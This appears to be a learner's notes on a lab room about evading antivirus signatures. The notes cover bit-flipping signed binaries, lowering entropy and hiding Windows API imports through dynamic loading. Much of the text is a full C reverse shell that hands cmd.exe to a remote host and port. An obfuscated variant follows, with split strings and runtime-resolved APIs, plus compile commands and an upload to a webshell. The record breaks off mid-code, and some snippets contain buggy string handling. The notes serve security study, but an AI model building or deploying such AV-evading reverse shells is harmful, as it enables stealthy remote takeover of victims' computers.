

1
2
3
- It created 10 other executables.
- Notice that since this is a .txt file, it doesn't really work since it has no functionality whatsoever unlike a .exe file.
- In an actual .exe file, we have to find a mutated variant that has the same functionality of the original .exe file but with a different checksum.
Bit-flipping a copy of notepad.txt:
1
2
- How do I know if the mutated variant has the same functionality as the original?
	- Executed them?
1
2
3
FOR /L %%A IN (1,1,10000) DO (
	signtool verify /v /a flipped\\%%A.exe
)
- Since I can’t make the powershell work, I just made a
C++version:
1
2
3
4
5
6
7
8
9
10
11
12
13
#include <iostream>
#include <string>
#include <cstring>
using namespace std;

int main() {
	for (int i = 0; i < 16680; i++) {
		string f = "signtool verify /v /a ";
		string s = ".exe";
		string cmd = f + to_string(i) + s;
		system(cmd.c_str());
	}
}
A new iteration of the code to check whether there is atleast one variant that matches the signature of the notepad.exe binary:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
#include <iostream>
#include <string>
#include <cstring>
#include <stdio.h>

using namespace std;

char buf[1024];

int main() {
	//execute the command cmd and store the output in a file named output
    FILE * output;
	for (int i = 0; i < 16680; i++) {
		string f = "signtool verify /v /a ";
		string s = ".exe";
		string cmd = f + to_string(i) + s;
		output = popen(cmd.c_str(), "r");

		int j = 0;
		bool found = false;
		while (fgets (buf, 1024, output)) {
			fprintf(stdout, "%s", buf);
			j++;
			if(j == 5) {
				// Checks if it found atleast one in the variant that matches the signature of the original notepad.exe binary.
				if(strcmp(buf,"Number of files successfully Verified: 1\r\n") == 0) {
					found = true;
					printf("Found a Variant!\n");
					break;
				}
			}
		}
		if(found) // if Number of files successfully Verified: 1, then break
			break;
	}
	return 0;
}
1
2
- Signtool is for finding the variant with the same functionality as the original file while WinMD5Free tool is for verifying that they don't have the same hash.
- Note that you have to install 'signtool' in your Desktop. You can download that in here: https://learn.microsoft.com/en-us/windows/win32/seccrypto/signtool
- This technique can be very lucrative, although it can take a long time and will only have a limited period until the hash is discovered.
- Below is a comparison of the original
MSBuildapp and the bit-flipped variation:

1
2
- Basically, Bit-flipping attack changes the hash of a binary but retaining its original functionality making it resistant to signature detection from AV engines.
- Also note that the assumption with this kind of obfuscation is that you have the binary and it is pre-compiled + signed application so you CAN'T recompile it to have a different hash with the same functionality.
Entropy
- From IBM, it is the “randomness of the data in a file used to determine whether a file contains hidden data or suspicious scripts.”
EDRs and other scanners often leverage entropy to identify potential suspicious files or contribute to an overall malicious score.
- Entropy can be problematic for obfuscated scripts, specifically when obscuring identifiable information such as variables or functions.
Lowering Entropy:
- To lower entropy, we can replace random identifiers with randomly selected English words.
Example: we may change a variable from
q234ufto “nature”.1 2 3
- The idea is to create human certainty in the file as much as possible but the ambiguity of what the program does should still remain. - In this case, it should change the string to "nature" but the program shouldn't have ANYTHING to do with that word. - I guess it lowers the entropy because that word has a pattern and understandable by humans.

To prove the efficacy of changing identifiers, we can observer how the entropy changes using Cyberchef.
- Below is the Shannon entropy scale for a standard English paragraph:

- Below is a Shannon entropy scale for a small script with random identifiers:

- Depending on the EDR employed, a “suspicious” entropy value is
~ greater than 6.8. - The difference between a random value and English text will become
amplifiedwith a larger file and more occurrences. Note: Entropy will generally never be used alone and only to support a
hypothesis(that the file might get flagged by either an advanced AV or EDR). For example, the entropy for the commandpskilland the “hivenightmare” exploit are almost identical.- To see entropy in action, let’s look at how an EDR would use it to contribute to threat indicators.
- Encryption also greatly influences a file’s entropy. If the encryption is strong, it will have a higher entropy.
Getting the Entropy of shell.exe in the victim’s machine:
Behavioural Signatures
- Obfuscating functions and properties can achieve a lot with minimal modification.
Even after breaking static signatures attached to a file, modern engines may still observe the
behaviourandfunctionalityof the binary.1 2
- Since in Static signatures of binary are pretty much like a shell that once the binary has to execute, it breaks out of it which then shows how it acts. - This is where Behavioural signatures rise up.
This presents numerous problems for attackers that cannot be solved with simple obfuscation.
As covered in Intro to AV, modern AV engines will employ two common methods to
detect behaviour:1 2
- Observing imports - Hooking known malicious calls
While imports , as we will cover in this task, can be easily obfuscated or modified with minimal requirements, hooking requires complex techniques out of scope for this room.
1
  - Also, hooking techniques changes the behaviour of the binary in a way that its main functionality are brought out in a different way than when it normally executes.
Because of the prevalence of the API calls specifically, observing these functions can be a significant factor in determining if a file is suspicious, along with other behavioural tests/considerations.
1
  - This is why in Malware Static analysis, we take note of the API used by the binary because this will imply whether the binary is benign or suspicious.
- Before diving too deep into
rewriting or importing calls, let’s discuss how API calls are traditionally utilized and imported. We will cover C-based languages first and then briefly cover
.NET-based languages later in this task.API calls and other functions native to an OS require a pointer to a function address and a structure to utilize them.
- Structures for functions are simple; they are located in import libraries such as
kernel32orntdllthat store function structures and other core info for Windows. - One of the most cirtical functions of Windows loader is the IAT(Import Address Table).
The IAT will store function addresses for all imported functions that can assign a pointer for the function.
- The IAT is stored in the PE (Portable Executable) header
IMAGE_OPTIONAL_HEADERand is filled by the Windows loader at runtime. The Windows loader obtains the function addresses or, more precisely, thunks from a pointer table, accessed from an API call or thunk table.
- At a glance, an API is assigned a pointer to a thunk as the function address from the Windows Loader.
- To make this a little more tangible, we can observe an example of the PE dump for a function:

The import table can provide a lot of insight into the functionality of a binary that can be detrimental to an adversary.
1
  - because the defender could figure out the binary's intent
Note: Understand that the reason the functions are in the IAT is because during the compilation, the shared library is used as a dependency by the binary. The IAT is filled up during compilation time.
But how can we
prevent our functions from appearing in the IATif it is required to assign a function address?1 2
- Yes! Don't import the function during the compilation time but export it during the runtime? - In this way, this function wouldn't be visible in the IAT.
- As briefly mentioned, the
thunk tableis not the only way to obtain a pointer for a function address. - We can also utilize an API call to obtain the function address from the
import libraryitself. - This technique is known as dynamic loading and can be used to avoid the IAT and minimize the use of Windows loader.
Steps in Dynamic Loading:
1
2
3
4
1. Define the structure of the call
2. Obtain the handle of the module/shared_library the call address is present in
3. Obtain the process address(or function address?) of the call
4. Use the newly created call (invoke it since the Handle points to the starting address of this dynamically loaded API)
- To begin dynamically loading an API call, we must first define a structure for the call before the main function.
- The call structure will define any inputs or outputs that may be required for the call to function.
- We can find structures for a specific call on the Microsoft documentation.
Example:
1
  - Structure for 'GetComputerNameA' in C:
1
2
3
4
5
// 1. Define the structure of the call
typedef BOOL (WINAPI* myNotGetComputerNameA)(
	LPSTR   lpBuffer,
	LPDWORD nSize
);
- To access the address of the API call, we must first load the library where it is defined.
- We will define this in the main function.
This is commonly
kernel32.dllorntdll.dllfor any Windows API calls.1
- Syntax required to load a library into a module handle:
1
2
// 2. Obtain the handle of the module the call address is present in
HMODULE hkernel32 = LoadLibraryA("kernel32.dll");
1
- After the LoadLibraryA API, hkernel32 handle will have the starting address of the 'kernel32.dll' library.
- Using the previously loaded module, we can obtain the process address for the specified API call.
- This will come directly after the
LoadLibrarycall. We can store this call by casting it along with the previously defined structure.
1
  - Syntax of the obtained API call:
1
2
// 3. Obtain the process address of the call
myNotGetComputerNameA notGetComputerNameA = (myNotGetComputerNameA) GetProcAddress(hkernel32, "GetComputerNameA");
- Although this method solves many concerns and problems, there are still several considerations that must be noted.
- Firstly,
GetProcAddressandLoadLibraryAare still present in the IAT; - Although not a direct indicator, it can lead to or reinforce suspicion. This problem can be solved using PIC(Position Independent Code).
Modern agents will also hook specific functions and monitor kernel interactions which can be solved using API Unhooking.
- C code Snippet:
1
2
3
4
5
6
7
8
9
10
11
12
#include <windows.h>
#include <stdio.h>
#include <lm.h>

int main() {
    printf("GetComputerNameA: 0x%p\\n", GetComputerNameA);
    CHAR hostName[260];
    DWORD hostNameLength = 260;
    if (GetComputerNameA(hostName, &hostNameLength)) {
        printf("hostname: %s\\n", hostName);
    }
}
Answering the Challenge:
Dynamically loading GetComputerNameA API:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
#include <windows.h>
#include <stdio.h>
#include <lm.h>
typedef BOOL (WINAPI* myNotGetComputerNameA)(
	LPSTR   lpBuffer,
	LPDWORD nSize
);
int main() {
    printf("GetComputerNameA: 0x%p\\n", GetComputerNameA);
    CHAR hostName[260];
    DWORD hostNameLength = 260;
	HMODULE hkernel32 = LoadLibraryA("kernel32.dll");
	myNotGetComputerNameA notGetComputerNameA = (myNotGetComputerNameA) GetProcAddress(hkernel32, "GetComputerNameA");
    if (notGetComputerNameA(hostName, &hostNameLength)) {
        printf("hostname: %s\\n", hostName);
    }
}
1
- Note that the 'challenge-2.exe' is just challenge-2.cpp but NOT compiled. It literally is just a copy and then upload it on the webserver.


- Let’s try if it works:
Compiling at the Victim's machine:

Executing at the Attacker's machine:
1
- Can't. THere are missing DLLs.
Putting it all Together
As reiterated through both this room and Obfuscation Principles, no one method will be 100% effective or reliable.
- To create a more effective and reliable methodology, we can combine several of the methods covered in this room and the previous.
- When determining what order you want to begin obfuscation, consider the impact of each method.
- For example, is it easier to obfuscate an already broken class or is it easier to break a class that is obfuscated?

Note: In general, you should run automated obfuscation or less specific obfuscation methods after specific signature breaking, however, you will not need those techniques for this challenge.
1
- I guess in this way, it prevents the huge increase in entropy if you do TWO specific signature breaking consecutively.
Taking these notes into consideration, modify the provided binary to meet the specifications below.
1
2
3
4
  1. No suspicious library calls present.
  2. No leaked function or variable names.
  3. File hash is different than the original hash.
  4. Binary bypasses common AV engines.
Note: When considering library calls and leaked function, be conscious of the IAT table and strings in your binary.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#include <stdio.h>

#define DEFAULT_BUFLEN 1024

void RunShell(char* C2Server, int C2Port) {
        SOCKET mySocket;
        struct sockaddr_in addr;
        WSADATA version;
        WSAStartup(MAKEWORD(2,2), &version);
        mySocket = WSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);
        addr.sin_family = AF_INET;

        addr.sin_addr.s_addr = inet_addr(C2Server);
        addr.sin_port = htons(C2Port);

        if (WSAConnect(mySocket, (SOCKADDR*)&addr, sizeof(addr), 0, 0, 0, 0)==SOCKET_ERROR) {
            closesocket(mySocket);
            WSACleanup();
        } else {
            printf("Connected to %s:%d\\n", C2Server, C2Port);

            char Process[] = "cmd.exe";
            STARTUPINFO sinfo;
            PROCESS_INFORMATION pinfo;
            memset(&sinfo, 0, sizeof(sinfo));
            sinfo.cb = sizeof(sinfo);
            sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
            sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE) mySocket;
            CreateProcess(NULL, Process, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo, &pinfo);

            printf("Process Created %lu\\n", pinfo.dwProcessId);

            WaitForSingleObject(pinfo.hProcess, INFINITE);
            CloseHandle(pinfo.hProcess);
            CloseHandle(pinfo.hThread);
        }
}

int main(int argc, char **argv) {
    if (argc == 3) {
        int port  = atoi(argv[2]);
        RunShell(argv[1], port);
    }
    else {
        char host[] = "10.10.10.10";
        int port = 53;
        RunShell(host, port);
    }
    return 0;
}
Obfuscated version of the source code:
1
2
Progression:
- Remove print functions and then split the strings and concatenate them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#include <stdio.h>
#define DEFAULT_BUFLEN 1024

typedef int (WINAPI* myNotWSAStartup)(
        WORD      wVersionRequired,
	    [out] LPWSADATA lpWSAData
);

typedef SOCKET WSAAPI (WINAPI* myNotWSASocketA)(
  [in] int                 af,
  [in] int                 type,
  [in] int                 protocol,
  [in] LPWSAPROTOCOL_INFOA lpProtocolInfo,
  [in] GROUP               g,
  [in] DWORD               dwFlags
);

typedef unsigned long (WINAPI* myNotinet_addr)(
  const char *cp
);

typedef u_short (WINAPI* myNothtons)(
  [in] u_short hostshort
);

typedef int WSAAPI (WINAPI* myNotWSAConnect)(
  [in]  SOCKET         s,
  [in]  const struct sockaddr *name,
  [in]  int            namelen,
  [in]  LPWSABUF       lpCallerData,
  [out] LPWSABUF       lpCalleeData,
  [in]  LPQOS          lpSQOS,
  [in]  LPQOS          lpGQOS
);

typedef int (WINAPI* myNotclosesocket)(
  [in] SOCKET s
);

typedef int (WINAPI* myNotWSACleanup)();

typedef BOOL (WINAPI* myNotCreateProcessA)(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);

typedef DWORD (WINAPI * myNotWaitForSingleObject)(
  [in] HANDLE hHandle,
  [in] DWORD  dwMilliseconds
);

typedef BOOL (WINAPI * myNotCloseHandle)(
  [in] HANDLE hObject
);

void RunShell(char* ddd, int eee) { // C2Server == ddd, C2Port == eee
        SOCKET aaa; //mySocket
        struct sockaddr_in bbb; //addr
        WSADATA ccc; //version

		char lib_kern = "k";
		strcat(lib_kern,"e");
		strcat(lib_kern,"r");
		strcat(lib_kern,"n");
		strcat(lib_kern,"e");
		strcat(lib_kern,"l");
		strcat(lib_kern,"3");
		strcat(lib_kern,"2");
		strcat(lib_kern,".");
		strcat(lib_kern,"d");
		strcat(lib_kern,"l");
		strcat(lib_kern,"l");
		HMODULE hkernel32 = LoadLibraryA(lib_kern);

		char lib[] = "w";
		strcat(lib,"s");
		strcat(lib,"2");
		strcat(lib,"_");
		strcat(lib,"3");
		strcat(lib,"2");
		strcat(lib,".");
		strcat(lib,"d");
		strcat(lib,"l");
		strcat(lib,"l");

		HMODULE hws2_32 = LoadLibraryA((LPCSTR)lib); // LoadLibraryA("ws2_32.dll");
		char func[] = "W";
		strcat(func,"S");
		strcat(func,"A");
		strcat(func,"S");
		strcat(func,"t");
		strcat(func,"a");
		strcat(func,"r");
		strcat(func,"t");
		strcat(func,"u");
		strcat(func,"p");
        myNotWSAStartup notWSAStartup = (myNotWSAStartup) GetProcAddress(hws2_32,func); // GetProcAddress(hws2_32,"WSAStartup");
        notWSAStartup(MAKEWORD(2,2), &ccc);

		char func2[] = "W";
		strcat(func2,"S");
		strcat(func2,"A");
		strcat(func2,"S");
		strcat(func2,"o");
		strcat(func2,"c");
		strcat(func2,"k");
		strcat(func2,"e");
		strcat(func2,"t");
		strcat(func2,"A");
		myNotWSASocketA notWSASocketA = (myNotWSAStartup) GetProcAddress(hws2_32,func2); // GetProcAddress(hws2_32,"WSASocketA");
        aaa = notWSASocketA(AF_INET, SOCK_STREAM, IPPROTO_TCP, 0, 0, 0);

        bbb.sin_family = AF_INET;

		char func3[] = "i";
		strcat(func3,"n");
		strcat(func3,"e");
		strcat(func3,"t");
		strcat(func3,"_");
		strcat(func3,"a");
		strcat(func3,"d");
		strcat(func3,"d");
		strcat(func3,"r");
		myNotinet_addr notinet_addr = (myNotinet_addr) GetProcAddress(hws2_32,func3); // GetProcAddress(hws2_32,"inet_addr");
        bbb.sin_addr.s_addr = notinet_addr(ddd);

		char func4[] = "h";
		strcat(func4,"t");
		strcat(func4,"o");
		strcat(func4,"n");
		strcat(func4,"s");
		myNothtons nothtons = (myNothtons) GetProcAddress(hws2_32,func4); // GetProcAddress(hws2_32,"htons");
        bbb.sin_port = nothtons(eee);

		char func5[] = "W";
		strcat(func5,"S");
		strcat(func5,"A");
		strcat(func5,"C");
		strcat(func5,"o");
		strcat(func5,"n");
		strcat(func5,"n");
		strcat(func5,"e");
		strcat(func5,"c");
		strcat(func5,"t");
		myNotWSAConnect notWSAConnect = (myNotWSAConnect) GetProcAddress(hws2_32,func5); // GetProcAddress(hws2_32,"WSAConnect");
        if (notWSAConnect(aaa, (SOCKADDR*)&bbb, sizeof(bbb), 0, 0, 0, 0)==SOCKET_ERROR) {
	        char func6[] = "c";
	        strcat(func6,"l");
	        strcat(func6,"o");
	        strcat(func6,"s");
	        strcat(func6,"e");
	        strcat(func6,"s");
	        strcat(func6,"o");
	        strcat(func6,"c");
	        strcat(func6,"k");
	        strcat(func6,"e");
	        strcat(func6,"t");
	        myNotclosesocket notclosesocket = (myNotclosesocket) GetProcAddress(hws2_32,func6); // GetProcAddress(hws2_32,"closesocket");
            notclosesocket(aaa);

			char func7[] = "W";
			strcat(func7,"S");
			strcat(func7,"A");
			strcat(func7,"C");
			strcat(func7,"l");
			strcat(func7,"e");
			strcat(func7,"a");
			strcat(func7,"n");
			strcat(func7,"u");
			strcat(func7,"p");
			myNotWSACleanup notWSACleanup = (myNotWSACleanup) GetProcAddress(hws2_32,func7); // GetProcAddress(hws2_32,"WSACleanup");
            notWSACleanup();
        } else {

            char Process[] = "c";
            strcat(Process,"m");
            strcat(Process,"d");
            strcat(Process,".");
            strcat(Process,"e");
            strcat(Process,"x");
            strcat(Process,"e");

            STARTUPINFO sinfo;
            PROCESS_INFORMATION pinfo;
            memset(&sinfo, 0, sizeof(sinfo));
            sinfo.cb = sizeof(sinfo);
            sinfo.dwFlags = (STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW);
            sinfo.hStdInput = sinfo.hStdOutput = sinfo.hStdError = (HANDLE) mySocket;

			char func8[] = "C";
			strcat(func8,"r");
			strcat(func8,"e");
			strcat(func8,"a");
			strcat(func8,"t");
			strcat(func8,"e");
			strcat(func8,"P");
			strcat(func8,"r");
			strcat(func8,"o");
			strcat(func8,"c");
			strcat(func8,"e");
			strcat(func8,"s");
			strcat(func8,"s");
			myNotCreateProcessA notCreateProcessA = (myNotCreateProcessA) GetProcAddress(hkernel32,func8); // GetProcAddress(hkernel32,"CreateProcess");
            notCreateProcessA(NULL, Process, NULL, NULL, TRUE, 0, NULL, NULL, &sinfo, &pinfo);

			char func9[] = "W";
			strcat(func9,"a");
			strcat(func9,"i");
			strcat(func9,"t");
			strcat(func9,"F");
			strcat(func9,"o");
			strcat(func9,"r");
			strcat(func9,"S");
			strcat(func9,"i");
			strcat(func9,"n");
			strcat(func9,"g");
			strcat(func9,"l");
			strcat(func9,"e");
			strcat(func9,"O");
			strcat(func9,"b");
			strcat(func9,"j");
			strcat(func9,"e");
			strcat(func9,"c");
			strcat(func9,"t");
			myNotWaitForSingleObject notWaitForSingleObject = (myNotWaitForSingleObject) GetProcAddress(hkernel32,func9); // GetProcAddress(hkernel32,"WaitForSingleObject");
            notWaitForSingleObject(pinfo.hProcess, INFINITE);

			char func10[] = "C";
			strcat(func10,"l");
			strcat(func10,"o");
			strcat(func10,"s");
			strcat(func10,"e");
			strcat(func10,"H");
			strcat(func10,"a");
			strcat(func10,"n");
			strcat(func10,"d");
			strcat(func10,"l");
			strcat(func10,"e");
			myNotCloseHandle notCloseHandle = (myNotCloseHandle) GetProcAddress(hkernel32,func10);
            notCloseHandle(pinfo.hProcess);
            notCloseHandle(pinfo.hThread);
        }
}

int main(int argc, char **argv) {
    if (argc == 3) {
        int port  = atoi(argv[2]);
        RunShell(argv[1], port);
    }
    else {
	    char host[] = "10";
        strcat(host,".10");
        strcat(host,".191");
        strcat(host,".156");
        int port = 4444;
        RunShell(host, port);
    }
    return 0;
}
NOTE: IF YOU WANT TO OBFUSCATE GETPROCADDRESS IN HERE, YOU HAVE TO CREATE YOUR OWN IMPLEMENTATION OF IT!
NOTE 2: IF YOU DONT WANT ERRORS ON WSACONNECT, IN THE PROTOTYPE, SET “CONST STRUCT SOCKADDR *NAME” INSTEAD OF “CONST SOCKADDR *NAME”.
NOTE 3: DON’T USE WINAPI WHEN YOU’RE CREATING A VARIABLE WITH TYPEDEF, YOU USE WSAAPI INSTEAD. LIKE THIS:

1
- We only use WINAPI * when creating a pointer to the function starting address.
Compilation:
$ i686-w64-mingw32-gcc -lwsock32 -lws2_32 challenge.c -o challenge.exe
OR
$ x86_64-w64-mingw32-gcc challenge.c -o challenge.exe -lwsock32 -lws2_32

Uploading it on the webshell:

Code that worked so far:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
#include <winsock2.h>
#include <windows.h>
#include <ws2tcpip.h>
#include <stdio.h>
#define DEFAULT_BUFLEN 1024

typedef int (WSAAPI* myNotWSAStartup)(WORD wVersionRequired, LPWSADATA lpWSAData);

typedef SOCKET (WSAAPI* myNotWSASocketA)(int af,int type,  int protocol, LPWSAPROTOCOL_INFOA lpProtocolInfo, GROUP g, DWORD dwFlags);

typedef unsigned long (WSAAPI* myNotinet_addr)(const char *cp);

typedef u_short (WSAAPI* myNothtons)(u_short hostshort);

typedef int (WSAAPI* myNotWSAConnect)(SOCKET s,const struct sockaddr *name,int namelen,LPWSABUF lpCallerData,LPWSABUF lpCalleeData,LPQOS lpSQOS,LPQOS lpGQOS);

typedef int (WSAAPI* myNotclosesocket)(SOCKET s);

typedef int (WSAAPI* myNotWSACleanup)();

typedef BOOL (WSAAPI* myNotCreateProcessA)(
  LPCSTR                lpApplicationName,
